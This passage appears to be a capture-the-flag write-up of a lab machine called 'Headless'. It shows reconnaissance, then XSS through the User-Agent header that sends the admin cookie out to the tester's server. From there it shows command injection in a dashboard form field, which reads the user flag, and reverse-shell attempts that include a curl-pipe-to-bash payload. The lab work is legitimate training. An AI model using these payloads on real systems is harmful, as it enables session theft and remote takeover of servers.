for index, device in enumerate(devices):
    print(f"Device {index + 1}:")
    print(f"    Friendly Name: {device['desc']['friendly_name']}")
    print(f"    Manufacturer: {device['desc']['manufacturer']}")
    print(f"    Model Name: {device['desc']['model_name']}")
    print(f"    Location: {device['desc']['location']}")
```

Not being able to find any devices on the upnp port, we then decided to try and visit that page in a web browser since it was returning html. That lead us to a webpage which with one button on it.



After inspecting the page using the dev tools, we found that a cookie is being used called is_admin. This is likely the path that we will want to follow to gain access to the machine.

We also went ahead and scanned all the UDP ports as well since the TCP ports did not provide a whole lot of options. After completion of that scan using sudo nmap -sV -sU {target_ip}, we found the following open ports.

```
Service scan Timing: About 50.00% done; ETC: 00:19 (0:01:13 remaining)
Nmap scan report for 10.10.11.8
Host is up (0.092s latency).
Not shown: 963 closed udp ports (port-unreach), 31 filtered udp ports (host-unreach)
PORT      STATE         SERVICE  VERSION
68/udp    open|filtered dhcpc
631/udp   open|filtered ipp
5353/udp  open|filtered zeroconf
16912/udp open|filtered unknown
20522/udp open|filtered unknown
58419/udp open|filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1234.92 seconds

┌──(kali㉿kali)-[~]
```

The only service of interest to us here was the one on port 68. DHCPC has a known vulnerability when sending it a packet with a DNS option maliciously configured to trigger a buffer overflow as explained in this article. However, we are not sure of the version of DHCPC being used here and would only want to come back here if the hosted web app on port 5000 leads us to a dead end.

Dirsearch


One useful tool when attacking a web server is dirsearch. This allows us to possibly see any other routes that may be accessible from the browser. Running dirsearch in kali linux requires us to clone the GitHub repo and run the executable from there using python dirsearch.py -u http://10.10.11.8:5000.

```
┌──(kali㉿kali)-[~/dirsearch]
└─$ python dirsearch.py -u http://10.10.11.8:5000
/home/kali/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is d
eprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.
html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11722

Output: /home/kali/dirsearch/reports/http_10.10.11.8_5000/_24-04-26_12-49-20
.txt

Target: http://10.10.11.8:5000/

[12:49:21] Starting:
[#                    ]  6%    774/11722        44/s       job:1/1  errors:0
```

Running dirsearch resulted in the following routes being exposed:

/support
/dashboard


Visiting the /dashboard route showed us that we were indeed unauthorized to view it.



Attacking The Machine

Identifying An Avenue

Clicking the only button on the page lead us to another page for contacting support. On this page was a form that we could submit to the server so perhaps some sort of injection could gain us access to the machine.




Submitting the form executes a POST request to /support so this is the initial destination of whatever malicious input we decide to submit. Since it seems that web requests will be heavily used, we utilized Burp Suite, a tool that intercepts web requests and allows you to fully inspect and edit them before sending them to the server. This was a tool I picked up while doing natas and found it invaluable when working with web requests. We were able to fully capture the following request when submitting the form.

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 69
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
```


Accept-Language: en-US,en;q=0.9
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: close

fname=first&lname=last&email=a%40a.c&phone=1112223333&message=message
Another piece of information we were able to gather is that the cookie's value is static, meaning that it does not change when getting a new one. This could lead to hints about how sessions are derived and be useful later on, but for now we are just taking note of it. Also, using Burp's built-in decoder, we were able to decode it from base 64 and found that it does include the string "user" meaning that we will need this to be an admin cookie at some point.



Injecting Malicious Input

The first thing we tried was inputting <script type='text/javascript'>alert('test');</script> into the message box to see if that would yield any responses. It flagged the request as a hacking attempt which means that the server is likely doing some sanitization to avoid this from happening. We are also not 100% sure we should have seen an alert since we don't know how the message field is being handled. Hopefully the headless administrators are on vacation and we can continue to test before getting blacklisted :)



Next we tried to url encode the string.

%3Cscript%20type%3D%E2%80%99text%2Fjavascript%E2%80%99%3Ealert%28%E2%80%98test%E2%80%99%29%3B%3C%2Fscript%3E

However this resulted in the same hacking detected attempt message. We could not find any source files in the dev tools so that means that the sanitization must be happening on the server and we don't know of any queries in the url so we can't blindly try to inject there for now. This is already more advanced than natas so we will have to find a more advanced way to inject code.

One thing we tried was changing the bytes in the cookie to read admin instead of user, changing the cookie to ImFkbWluIi64CWZeVO+by/KKGM1o8Nae8F9aZnM=. We then realized we have no way of knowing if that worked right now but it might be good to hold onto that value for when we run into an admin page. It likely won't be valid since we would assume that the cookie is calculated in a more complex way, but it is worth trying. We then remembered that our dirsearch yielded a route called

/dashboard with a 401 unauthorized return status. This means that this page would be what we want to target when we have the admin cookie. However, trying our tampered cookie on this route did not give us access.

Stealing The Cookie

Back to trying XSS attacks, one thing we could try is messing with the headers of the request. The only thing that we were able to recall from natas about vulnerable headers is that sometimes the developers will inherently trust the User Agent field of the request and use it in places that it should not. We also recall that it was being used whenever the server was logging a hacking attempt, just as headless seems to be doing here. So our plan of attack for this will be to trigger a hacking attempt and then get the server to possibly log the User Agent field which could trigger arbitrary code to fire.


The only issue is that the code will be fired on the server, not on the client. So for us to know if this works we will need to set up a way for us to receive feedback if the code is fired. One way that we can do this is by setting up a server from our own machine and trigger a request to our IP address. We can do this via python -m http.server 8000.

```
┌──(kali㉿kali)-[~/dirsearch]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Since we are putting something on the server rather than the client, we will need to embed our code in something such as an image. We can use the following code to get the server to try and load an image and then run code we want when the image fails to load.

<img src="#" onerror="fetch('http://<my-ip>:8000')" />

In the following image you can see us putting it all together in one request and getting a successful response from headless to our server!



Now we can try and gather more information about the server that we are able to execute code. We still need the output to be sent back to use so we'll keep the fetch call and try and append data to it. The first thing we tried is passing a command as a query to try and get it to send back an ls call.

<img src="#" onerror="fetch('http://10.10.14.160:8000?cmd=ls')" />

This didn't work exactly as we wanted as the response we got back was just [26/Apr/2024 16:18:20] "GET /?cmd=ls HTTP/1.1" 200 -. We will need to do some more research on how to get the code to execute the way we want. We found this attempt to steal cookies from this article, but it did not give us a response.

<img src="#" onerror="fetch('http://10.10.14.160:8000/?cookie="+btoa(document.cookie)')" />

We tried this one as well.

<img src="#" onerror=fetch('http://10.10.14.160:8000/?cookie='document.cookie); />


But could not get a response either. We then realized that we must have just had a mental lapse and forgot basic JavaScript syntax and then switched the request to include this.

<img src="#" onerror=fetch('http://10.10.14.160:8000/?cookie='+document.cookie); />

This gave us the admin cookie!

```
10.10.11.8 - - [26/Apr/2024 16:45:19] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:22] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:24] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:26] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:28] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:30] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:32] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:34] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:36] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:39] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:42] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:43] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:45] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:47] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:49] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:51] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:54] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:57] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [26/Apr/2024 16:45:58] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```

Pasting that value in to our browser allowed us to access the admin dashboard.



Hitting the generate report button gave us a nice little message telling us that all systems were up and running. This sends a request that we will now see if we can manipulate to get more information about the server since we have elevated privileges now.

Stealing User Flag

Hitting the button sends the following request.

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 15
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: close

date=2023-09-15
```

Right off the bat we can try injecting code into the request body to see if we get any kind of response. We will just try and insert the image that will ping our server first to see if that does anything. We never got a ping to our server so the input must be handled differently. We can try and just inject some bash commands to see if that does anything but there is no guarantee that we will see this output even if it does execute. To our surprise, running the request with an appended ls at the end actually returned the files in the directory to us!

```
ls
```

If we do ls ../ we see a user.txt which most likely contains the user flag.

```
Request
Pretty  Raw  Hex

1  POST /dashboard HTTP/1.1
2  Host: 10.10.11.8:5000
3  Content-Length: 38
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://10.10.11.8:5000
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
   v=b3;q=0.7
10 Referer: http://10.10.11.8:5000/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CKOoyL1fbM-SnXpHO
14 Connection: close
15
16 date=2023-09-15;ls ../;cat ../user.txt
```

```
Response
Pretty  Raw  Hex  Render

30     }
31     label{
32       display:block;
33       font-weight:bold;
34       margin-top:10px;
35     }
36     select,
37     input[type="date"],
38     input[type="text"],
39     button{
40       width:100%;
41       padding:10px;
42       margin-top:5px;
43       border:1pxsolid#ccc;
44       border-radius:4px;
45       box-sizing:border-box;
46       font-size:16px;
47     }
48     select{
49       height:40px;
50     }
51     button{
52       background-color:#007BFF;
53       color:#fff;
54       cursor:pointer;
55       font-weight:bold;
56       transition:background-color0.3sease;
57     }
58     button:hover{
59       background-color:#0056b3;
60     }
61     </style>
62   </head>
63   <body>
64     <div class="container">
65       <h1>
           Administrator Dashboard
         </h1>
66       <p>
           Generate a website health report:
         </p>
67
68       <form action="/dashboard" method="post">
69         <label for="date">
             Select Date:
           </label>
70         <input type="date" id="date" name="date" value="2023-09-15" required>
71         <button type="submit">
             Generate Report
           </button>
72       </form>
73     </div>
74     <div id="output-container">
75       <div id="output-content" style="background-color: green; color: white; padding: 10px; border-radius: 5px;">
76         Systems are up and running!
77         app
78         geckodriver.log
79         user.txt
80         783df97f81a64da97716f2b28b22d6b6
81
82       </div>
83     </div>
84   </body>
85 </html>
```

There it is! The user flag is 783df97f81a64da97716f2b28b22d6b6. The root flag looks like it will require some extra steps since running whoami tells use we are logged in as dvir instead of root like we will need to be. Looks like having the admin cookie isn't enough to get root, we will have to once again find a way to elevate our authorization.

Stealing Root Flag

Setting Up A Reverse Shell

One thing that will make our life so much easier is if we set up a reverse shell. I have never done this before so I watched this YouTube video to learn how to do it with ncat.

First thing we will do is listen for connections on port 3000 on our machine by running ncat -l -v -p 3000. Then on headless we will want to run /bin/bash -i >& /dev/tcp/<my-ip>/3000 0>&1 by sending it in the body of our new post request.

```
┌──(kali㉿kali)-[~]
└─$ ncat -l -v -p 3000
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:3000
Ncat: Listening on 0.0.0.0:3000
```

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comp

Extensions Learn

1 × 2 × +

Send Cancel

Request

Pretty Raw Hex

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 63
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CKOoyL1fbM-SnXpH0
Connection: close

date=2023-09-15;/bin/bash -i >& /dev/tcp/10.10.14.160/3000 0>&1
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Fri, 26 Apr 2024 23:01:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2000
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Administrator Dashboard
    </title>
    <link rel="stylesheet" href="styles.css">
    <style>
      body{
        background-color:#f4f4f4;
        font-family:Arial,sans-serif;
      }
      .container{
        background-color:#fff;
        border-radius:5px;
        box-shadow:0px0px10pxrgba(0,0,0,0.2);
        padding:20px;
        margin:20pxauto;
```

Search 0 highlights

Done

Unfortunately, this did not seem to make a connection. We then tried this from GeeksForGeeks and were able to establish a connection but could not see any output of our commands. Modifying the command to

try and send the output to use seemed to make the connection not work at all so we'll have to try some other stuff.

/bin/sh 2>&1 | nc 10.10.14.160 3000

After a good hour of trying different things, mainly many different attempts to do this with curl, we revisited the original command and thought maybe there was just something we were doing wrong. As it turns out, we were doing something wrong. What was likely happening is that the command /bin/bash -i >& /dev/tcp/<my-ip>/3000 0>&1 was being interpreted incorrectly for possibly one of many different reasons when sending it straight in the request. What ended up working is taking this command, putting it on our server in shell.sh, using curl to grab it from the headless server, and then piping the command directly into bash. Upon doing all this, we were able to obtain a reverse shell!

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 59
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CKOoyL1fbM-SnXpHO
Connection: close

date=2023-09-15;curl http://10.10.14.160:8000/shell.sh|bash
```

```
10.10.11.8 - - [26/Apr/2024 20:24:11] "GET /shell.sh HTTP/1.1" 200 -

┌──(kali㉿kali)-[~]
└─$ nc -lnvp 3000
listening on [any] 3000 ...
